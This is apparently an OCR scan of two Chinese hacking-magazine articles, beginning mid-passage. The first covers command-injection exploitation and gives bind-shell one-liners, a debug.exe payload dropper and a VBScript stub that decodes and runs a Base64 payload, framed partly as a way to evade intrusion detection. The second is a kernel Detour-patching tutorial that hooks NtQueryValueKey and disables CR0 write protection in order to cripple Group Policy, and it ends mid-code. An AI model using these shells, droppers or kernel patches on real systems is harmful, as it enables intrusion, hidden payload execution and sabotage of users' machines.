's=TCPServer.new(\"4444\");while(c=s.accept);while(cmd=c
.gets);IO.popen(cmd,\"r\"){|i
o|c.print io.read}end;end'
//Perl Bind Shell
perl -MIO -e \"while($c=new IO::Socket::INET
(LocalPort,4444,Reuse,1,Listen)-
>accept){$~->fdopen($c,w);STDIN->fdopen($c,r);system$_
while<>}\"
//Netcat Bind Shell
nc -lp 4444 -e /bin/sh
```

以上的示例显示了如何利用命令绑定一个 Shell 到端口 4444。这些命令不是很复杂，并且它们说明了命令行注入开发的典型方法。

这种方式很简单，但是依靠网络相关的命令行或脚本上传 Payload 可能会因为严格的防火墙和网络过滤规则而失败，从而引起可靠性下降。不过，这种方法确实很方便，没有特殊的编码并且占用的带宽较少。

Non-Network Fu

从上面的内容可以发现在进行渗透测试时，可靠性是一个需要解决的问题，并且依赖性问题也是需要

考虑的，这些都是 Network Fu 技术本质上的局限。

Non-Network Fu 可以解决 Network Fu 方式出现的问题。这种方式通过重复使用 Socket 实现触发。Non-Network Fu 开发主要是在一个已经建立的连接上进行的，它将重复地使用那个连接，以一种可靠的方式实现更复杂的命令行注入。

下面展示一个示例，示例中使用 Metasploit 工具进行了一个 mssql_payload.rb 的开发。这个开发使用文件重定向（the > and >> metacharacters）创建一个文件，文件中包含一个可以和 debug.exe 进行命令交互的脚本。该脚本使用 debug.exe 释放一个二进制 Payload 到受害主机上。

下面是一个 debug 脚本的代码段，实现释放二进制 Payload 的功能。

```
echo n h2bv2.bin>>h2bv2
echo r cx>>h2bv2
echo 1ef0>>h2bv2
echo f 0100 ffff 00>>h2bv2
echo e 100 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00>>h2bv2
echo e 110 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00>>h2bv2
...(cut for brevity)
echo w>>h2bv2
echo q>>h2bv2
```

这个脚本执行时，使用管道技术连接 debug.exe，并释放一个二进制 Payload，这个文件用来转换另一个二进制 Payload。而这一个二进制 Payload 是才是最终的 Payload，并且它可以通过将 Shell 绑定到一个命令行工具来实现更多功能。显然，相比 Network Fu，这种方法更加复杂。原因是二进制 Payload 需要使用一种底层连接的方式来传输，而不是借助预先存在的工具。

设计阶段

现在我们对命令行注入漏洞的利用以及一些利用方法有了初步的了解，下面将详细介绍命令行注入的设计。

虽然利用 debug.exe 的方法效果很好，但在一些新的 Windows 版本中，debug.exe 已经不存在了。debug.exe 方式是这两种方式中最复杂的，但它增加了可靠性，因为它是建立在 Socket 连接上的。针对某些 Windows 版本不支持 debug.exe 的情况，我们需要开发一种新的方法，使它同样能实现利用重复连接进行命令行注入的功能。

经过大量的研究发现，WScript 是最佳方案。WScript 是一个脚本语言翻译器，它可以通过命令行的方式执行 JScript 和 VBScript。这种新方式也参考了 debug.exe 脚本的实现方法，WScript 将创建一个 Batch 脚本，然后它将再创建一个 VBScript 文件并执行，这个 VBScript 文件会产生我们需要的 Payload。这项技术类似于将一个二进制 Payload 嵌入到一个 Word 文件中。主要的区别是我们传递所有的数据，通过“一根线”而不是嵌入到一个具有某种格式的文件中。

但还是有一些设计问题需要讨论。比如，我们可以做什么来避免潜在的元字符过滤器。因为如果命令行注入和 Web 应用结合起来，它将进行相当严格的筛选。我们需要一种方法来编码 Payload，使得可以通过“一根线”来传递它们。我们同样需要考虑多线程服务器，这里的问题是一些命令将被乱序地执行，因为很多线程都获得了执行时间。如果我们的 Payload 需要所有命令按照一个规定的顺序执行，那么乱序将是灾难性的。另外，命令行的长度也是一个需要考虑的因素。一些 cmd.exe 的版本已经设置了命令行长度的限制，保证命令行能成功地执行。

为了避免元字符过滤器产生的问题，我们需要利用一些编码方法。在此，我们可以使用一些方法使得输出变成纯 ASCII 的形式。这种编码方法可以是 XOR 编码的一种，也可以使用一些在通信中已经被使用的标准，如 Base64 编码。通过编码也可以有效地掩盖二进制 Payload 的内容，并且更不容易触发入侵检测系统或入侵防御系统。

下面是一个 Batch 脚本，功能是产生一个 Base64 解码的 VBS 文件。

```
echo Set fs = CreateObject("Scripting. FileSystemObject") >>decode_stub
echo Set file = fs.GetFile("ENCODED") >>decode_stub
echo If file.Size Then >>decode_stub
echo Set fd = fs.OpenTextFile("ENCODED", 1) >>decode_stub
echo data = fd.ReadAll >>decode_stub
echo data = Replace(data, vbCrLf, "") >>decode_stub
echo data = base64_decode(data) >>decode_stub
echo fd.Close >>decode_stub
echo Set ofs = CreateObject("Scripting.
FileSystemObject").OpenTextFile("DECODED", 2, True)
>>decode_stub
echo ofs.WriteLine data >>decode_stub
echo ofs.close >>decode_stub
echo Set shell = CreateObject("Wscript.Shell") >>decode_stub
echo shell.run "DECODED", 0, true >>decode_stub
echo Else >>decode_stub
echo Wscript.Echo "The file is empty." >>decode_ stub
echo End If >>decode_stub
echo Function base64_decode( byVal strIn ) >>decode_stub
echo Dim w1, w2, w3, w4, n, strOut >>decode_stub
echo For n = 1 To Len( strIn ) Step 4 >>decode_stub
echo w1 = mimedecode( Mid( strIn, n, 1 ) ) >>decode_stub
echo w2 = mimedecode( Mid( strIn, n + 1, 1 ) ) >>decode_stub
echo w3 = mimedecode( Mid( strIn, n + 2, 1 ) ) >>decode_stub
echo w4 = mimedecode( Mid( strIn, n + 3, 1 ) ) >>decode_stub
```

```
echo If Not w2 Then _ >>decode_stub
echo strOut = strOut + Chr( ( ( w1 * 4 + Int( w2 / 16 ) ) And 255 ) ) >>decode_stub
echo If Not w3 Then _ >>decode_stub
echo strOut = strOut + Chr( ( ( w2 * 16 + Int( w3 / 4 ) ) And 255 ) ) >>decode_stub
echo If Not w4 Then _ >>decode_stub
echo strOut = strOut + Chr( ( ( w3 * 64 + w4 ) And 255 ) ) >>decode_stub
echo Next >>decode_stub
echo base64_decode = strOut >>decode_stub
echo End Function >>decode_stub
echo Function mimedecode( byVal strIn ) >>decode_stub
echo Base64Chars =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/" >>decode_stub
echo If Len( strIn ) = 0 Then >>decode_stub
echo mimedecode = -1 : Exit Function >>decode_stub
echo Else >>decode_stub
echo mimedecode = InStr( Base64Chars, strIn ) - 1 >>decode_stub
echo End If >>decode_stub
echo End Function >>decode_stub
```

这个脚本将会读取输入文件并且解码 Base64 编码，它会把解码的数据输出到 output.exe，并执行这个解码的二进制文件。

为了解决在多线程服务器上遇到的乱序问题，要求命令行暂停执行直到一块数据发送完毕。这将增加一些开销，但这个停顿很短，最大停顿时间每条命令不超过 2 秒。所以，保持 Payload 以及命令行的数量尽量少是十分必要的。

最后，缓冲例程必须确保没有超过命令行的长度限制。一些 Windows 版本限制命令行长度。在发送 Payload 的过程中缓冲命令行的长度造成了额外的开销，但这增加了可靠性，所以牺牲一些带宽是值得的。

以下是不同版本操作系统所允许的最大命令行长度。

Windows 版本	允许的最大命令行长度
XP / Win2k3 / Vista	8191B
Win2k	2047B
Win95 / 98	256B


最后要做的就是将所有的独立部分组合起来。通过命令行设计，我们拥有了一个功能强大的工具，它可以帮我们上传 Payload，而不用担心防火墙或过滤器禁止访问资源了。

结　语

总之，命令行注入漏洞不是什么新的概念，但这个技术仍有改进的空间。目前，针对此问题实现的开发大部分是粗糙的，不能展示出该漏洞真正的价值所在。作为渗透程序，一个 Shell 的用处是有限的，但如果结合合适的开发工具，那么利用简单的 Shell 就会开发出一个网络深层次渗透。

本文提到的设计只是一个基本模型，后面需要我们自己开发出功能更强大、更稳定的命令行注入的工具。这方面的研究将继续，命令行的设计以及 Metasploit 的实现框架也会慢慢地改进。

前置知识：VC、汇编
关键词：前端 Detour、末端 Detour、补丁技术



Detour 补丁技术攻击 Windows 组策略

文/图 小小杉

Detour 补丁技术是在 Hook 技术发展受限后（通过比对系统调用表的散列值等方式，即可轻易被安全软件检测到）提出的一种新技术。Detour 技术不再是对系统调用函数的简单替换，而是对系统内核中感兴趣的函数或内核模块进行 Patch，在函数实现的内部加载部分精简指令，以获取程序执行流的控制权，转而执行我们的函数，在任务完成后再将控制权交回给原函数或内核模块，继续执行未完成的指令。通过这种方式，可以实现函数输入参数的过滤、被调函数输出参数值的过滤等。Detour 技术对函数的内部或者模块内部的功能上进行一定修改，加大了其被检测的难度。

Detour 补丁技术主要包括二进制补丁技术和运行时补丁技术。前者是对存储在磁盘上的可执行文件 EXE、未加载的函数模块 DLL 以及一些编译好的驱动 Sys 文件等进行一定的修改，改变它们的部分二进制内容，以期待这些静态文件被重新加载进内存时，破坏这些模块的功能，如篡改 EXE 执行文件中的密码输入模块，使其处于瘫痪状态等。而运行时补丁技术，则是对当前已经加载进内存中的函数模块进行修改，通过互斥锁机制，打开控制器中的写权限，实现函数模块的修改。因后者利用起来更加灵活，成为黑客们最为喜爱的 Detour 补丁技术。本文也是在参透 Bill Blunden《Patching System Routines》一文后，根据自己的理解与本机测试写下的，希望能够对大家有所帮助。

Detour 补丁技术基本原理

Detour 运行时补丁技术对内核函数模块的修改可以发生在模块内部字节的任意位置，Patch 补丁越深，检测的难度越大，但同样面临一个风险，一旦函数模块中存在大量的判断语句跳转指令，如 JNZ、JE 等，则此时就可能发生一定的跳转，导致加载的补丁没有机会运行。当前 Detour 技术补丁位置主要安置在函数模块的两端，简称为前端 Detour（Prolog Detour）和末端 Detour（Epilog Detour），如图 1 所示。




图 1

前端 Detour 技术通过修改函数模块的前几个字节，可有效过滤调用函数传递给被调函数的参数值，如将敏感形参值置为 NULL，或者增添恶意的形参值等。而末端 Detour 技术则可以在被调用函数执行完成后，向调用函数返回参数值时接管程序执行控制流，实现参数值的过滤、恶意篡改等。由图 1 中可知，末端 Detour 技术并没有类似 JMP 的调转指令，将程序流执行控制权重新交回给 Victim 函数，那么如何实现控制流的交换呢？实际上，在被替换的代码片段末端总会存在一个 ret 指令，执行完此代码后会自动 JMP 到调用此函数的位置处。对函数调用的汇编指令比较熟悉的读者应该知道，每次在调用某一函数时，总会首先将 ret 指令入栈，然后才是调用新函数，为此函数分配新的栈帧，如 EBP、ESP 等，故我们不需要额外地添加一条跳转指令。下面重点分析如何利用 Detour 技术实现组策略的恶意篡改，使其相关功能瘫痪。

组策略攻击分析详解

组策略在很大程度上依赖Windows注册表，若能够破坏管理注册表的系统调用函数，对其进行 Patching，则能够成功地瘫痪系统组策略机制。当在命令行下执行命令 gpedit.esc 打开组策略时，需要在注册表中寻找相关键值，而这一步操作必然导致 ZwQueryValueKey()函数的调用。此函数用来读取指定键码的键值，函数定义如下：

```
NTSTATUS  ZwQueryValueKey (
IN HANDLE   KeyHandle,
//键码句柄值
IN PUNICODE_STRING   ValueName,
//键码名
IN KEY_VALUE_INFORMATION_CLASS
KeyValueInformationClass,
OUT PVOID   KeyValueInformation,
//指定键码的键值
IN ULONG   Length,
OUT PULONG   ResultLength
);
```

输出参数 KeyValueInformation 是我们关注的重点，当调用此系统调用，返回指定键码的键值时，采用 Epilog Detour 技术对此函数内部代码段的末端进行 Patch，修改 KeyValueInformation 变量即可。要对此变量进行过滤，肯定需要等待此函数执行完成，并将函数参数值返回给调用函数时，再开始接管控制权，即在执行 ret 指令返回形参值的前一条指令处进行 Patch。利用 kdb 工具对 NtQueryValueKey 函数进行反汇编，结果如下：

```
kd> uf nt!NtQueryValueKey
nt!NtQueryValueKey:
8056b1f1 6a68           push    0x68
8056b1f3 6800854e80     push    0x804e8500
8056b1f8 e83e82f7ff     call    nt!_SEH_prolog
(804e343b)
8056b1fd 33f6           xor     esi,esi
8056b1ff 668975b8       mov     [ebp-0x48],si
8056b203 33c0           xor     eax,eax
8056b205 8d7dba         lea     edi,[ebp-0x46]
8056b208 ab             stosd
8056b209 66ab           stosw
8056b20b 33db           xor     ebx,ebx
8056b20d 895de0         mov     [ebp-0x20],ebx
8056b210 3935f40b6980 cmp       [nt!CmpTrace-
Routine(80690bf4)],esi
8056b216 0f8510020a00   jne  nt!NtQueryValueKey+0x27
(8060b42c)
```

在 Prolog Detour 即前端 Detour 技术中，函数的前两条 push 指令共占7个字节，而我们 Patch 的指令：push address 和 ret 共占6字节，故可以满足 Patch 的要求，在最后一个字节处只需填入 NOP 指令即可。假设我们自己的函数指针地址为 0xAABBAABB，则插入 patching code 前后，此函数的前几个字节内容变化如图2所示。

PUSH	68H	PUSH	81ABC4A8H				插入补丁前
0x6A	0x68	0x68	0x00	0x85	0x4E	0x80	

PUSH	前端 DetourAddress				RET	NOP	插入补丁后
0x68	AA	BB	AA	BB	0xC3	0x90	

图2

在 Epilog Detour 即末端 Detour 技术中，由 kdb 反汇编出来的代码可知，ret 指令占3个字节，其余均为 NOP 指令，故完全可以容纳末端 DetourAddress 地址。

修改 NtQueryValueKey 函数，需要定位此函数在内存中的地址。我们可以采用 SSDT Hook 技术中常用的手段，即借助导出函数 ZwQueryValueKey 在 SSDT 结构体中读出 NtQueryValueKey 在 SystemCallTable 中的索引值。相关代码如下：

```
typedef struct ServiceDescriptorEntry{
unsigned int *ServiceTableBase;
unsigned int *ServiceCounterTableBase;
unsigned int NumberOfServices;
unsigned char *ParamTableBase;
} ServiceDescriptorTableEntry_t, *pServiceDescriptorTableEntry_t;
#pragma pack()
_declspec(dllimport) ServiceDescriptorTableEntry_t
KeServiceDescriptorTable;
#define  SYSTEMSERVICE(_function) \
KeServiceDescriptorTable.ServiceTableBase[*(PULONG)((
PUCHAR)_function+1)]
```

定位到指定函数的首地址后，需要计算出 Detour Patch 的具体位置，即相对函数首地址的偏移，以备份被替换的部分代码(original code)，因为执行完补丁后，还需要重新执行 original code，以完成函数的其他功能。函数的相对偏移位置 offset 可以根据 WinDbg 工具反汇编准确获取，然后再结合函数的首地址即可获取 original code 的所有指令，存储到一个数组。之后就是获取我们的控制函数加载进内存中的动态地址，将此地址存放到 patching code 数组中替换原有指令。为了运行时补丁成功加载进指定的系统调用函数，我们还需要验证函数的前几个字节是否与我们借助 WinDbg 反汇编出来的字节一致。因为有可能出现以下情形：①系统内核升级，导致指定的系统调用函数的具体实现细节发生了改变。②此驱动代码，即运行时补丁 Detour Patch 运行在错误的操作系统上。③在我们对此函数进行打补丁之前，此函数已经被黑客打了补丁。若忽视了这些情形，都有可能导致系统异常或者运行

时补丁失效。

下面分析如何编写我们的末端 Detour。Epilog Detour 的编写极为复杂，细微的错误都有可能导致机器崩溃。因为 Epilog Detour 是在函数 NtQueryValueKey 执行完后开始向调用函数返回形参值时被拦截的，此时我们的 Detour 需要直接操作函数栈。注意，这里一定要将其与 Hook 技术中的系统调用拦截加以区分。Hook 系统调用技术一般都是在系统调用完之后，才开始接管程序控制流，如访问函数的输出参数等。相关代码如下：

```
NTSTATUS HookFunction (arg1, arg2, …, argN) {
NTSTATUS retVal = STATUS_SUCCESS;
retVal = OriginalFunc (arg1, arg2, …, argN) ;
/*修改输出参数*/
return retVal;
}
```

Detour 补丁技术是在原有函数 OriginalFunc 的具体实现上进行修改，若我们也采用上面的 Hook 技术，在 Detour 补丁代码中再次调用此函数，则会发生死循环，导致系统因资源耗尽而 Oops。我们回到原函数的定义，ZwQueryValueKey 包含 6 个参数，根据__stdcall 的约定，即函数形参从右至左依次压入栈中，则可给出此函数栈的大致结构如图 3 所示。




图 3

对栈的溢出有所研究的读者可能知道，每个函数都有自己的栈帧（包括栈顶 ESP 与栈底 EBP），ESP 指针永远指向系统栈最上面的一个栈帧的栈顶（注意，这里不是某一个函数栈帧的栈顶），而 EBP 指针则永远指向系统栈最上面的一个栈顶的底部。随着程序的执行，EBP 会发生巨大的跳转，比如当程序执行完 NtQueryValueKey 函数后，此时 EBP 指针将指向调用此函数的栈帧的栈底，而 ESP 却始终指向系统栈的顶端。为了很好地获取到 NtQueryValueKey()返回的 6 个形参值，我们不能采用 EBP 指针来定位存储在系统栈中的这 6 个变量，采用 ESP 指针来定位最为可靠。因为当函数 NtQueryValueKey()返回时，正好 ESP 指针指向 ret 指令，而紧靠 ret 指令的后面 6 个变量即此函数返回的形参值。获取这 6 个参数的相关代码如下：

```
__declspec(naked)Epilog_NtQueryValueKey(){
__asm
{
MOV RetValue_NtQueryValueKey, EAX
MOV EAX, [ESP+4]    //获取键码的句柄值
MOV KeyHandle_NtQueryValueKey, EAX
MOV EAX, [ESP+8]    //获取所需键值对应的键码名
MOV ValueName_NtQueryValueKey, EAX
MOV EAX, [ESP+12]
MOV KeyValueInformationClass_NtQueryValueKey, EAX
MOV EAX, [ESP+16] //获取请求的键值
MOV KeyValueInformation_NtQueryValueKey, EAX
MOV EAX, [ESP+20]
MOV Len_NtQueryValueKey, EAX
MOV EAX, [ESP+24]
MOV ResultLen_NtQueryValueKey, EAX
}
}
```

通过上面的代码，即可将 NtQueryValueKey()函数返回的参数值全部保存到我们定义的 6 个全局变量中。此时调用我们的过滤函数，对感兴趣的键码值清空，使其失效。为了使组策略发生改变，我们修改两个特殊的键名：DisableTaskMgr 和 NoControlPanel，其功能分别为禁用任务管理器、隐藏控制面板（防止别人在组策略中修改硬件、软件、网络设置）和禁用注册表。它们在注册表中对应的位置分别为 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System 和 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer。

我们只需要将对应的键值置为一个有效值，即可成功地使组策略瘫痪，使正常用户无法对其进行修改。当用户单击控制面板中的任一图标试图查看修改当前用户密码时，系统弹出“本次操作由于这台计算机的限制而被取消。请与您的系统管理员联系”提示语句。此时若用户想打开注册表，在对应的键码处修改其键码值是无法做到的，因为由键码映射到键值的函数 NtQueryValueKey 已经被我们恶意篡改了。

OK，我们似乎已经大功告成，只欠代码的编写工作了。实际上，我们还忽视了一个重要问题，即我们能否修改系统内核函数的具体实现呢？为了能够成功修改此函数的实现，需要确保我们具有互斥的访问权限，并对此函数具备写权限。为了排它地互斥访问内核中的共享资源 KeInitializeSpinLock()、KeAcquireSpinLock() 和 KeReleaseSpinLock()函数，读者可能立马想到，通过简单地调用这三个函数即可实现共享资源的同步问

题，调用此互旋锁会提升 IRQL 到 DPCs 级别以屏蔽线程之间的切换。然而，这只是针对单核的情形，并不能保证在多核下来自另一个处理器的线程调度，从而破坏此共享资源。Hoglund 和 Butler 两位大牛的经典文章《synchronization hack》中详细阐述了如何在多核下实现内核资源的共享问题。其核心思想：除当前工作线程的 CPU 之外，为所有处理器分配一个 DPC 对象，将这些 DPC 插入到一个队列中，然后提升它们的权限 IRQL 至 DISPATCH_LEVE，再让这些处理器在 DPC 中自旋空转，而使当前的工作线程独享此内核资源，直至访问完毕，向这些自旋等待的 DPC 发送信号，使之停止自旋；最后再降低当前工作线程的 IRQL 至原级别即可。

知道了如何实现内核共享资源的互斥访问，下面需要解决的是如何禁用掉写权限保护机制，主流的方式即修改控制寄存器 CR0，在 486 以后的机器中，将写保护 WP 位添加到 CR0 寄存器中，故只需要修改 CR0 中的 WP 对应位即可，代码如下：

```
push eax
mov eax, CR0
and eax, 0xFFFEFFFF
mov CR0, eax
```

核心代码剖析

1）驱动的入口函数。

```
NTSTATUS DriverEntry(IN PDRIVER_OBJECT
pDriverObject,IN_PUNICODE_STRING regPath){
    NTSTATUS ntStatus;
    KIRQL irql;
    PKDPC dpcPtr;
    DbgPrint("DriverEntry started!");
    (*pDriverObject).DriverUnload = Unload;
    //获取 NtQueryValueKey 函数地址
    patchInfo.SystemCall = GetNtFucAddr((char*)
ZwQueryValueKey);
    //对 patchInfo 补丁结构体进行初始化，主要包括代替换
    //字节相对 NtQueryValueKey 的偏移、Detour 补丁字节
    //数、Detour 补丁函数指针、NtQueryValueKey 函数内部
    //实现的前几个字节的签名等
    InitPatchInfo_NtQueryValueKey(&patchInfo);
    //验证函数内部的实现是否与 WinDbg 反汇编出来的结果
    //一致，防止出现前面提到的三种异常情形
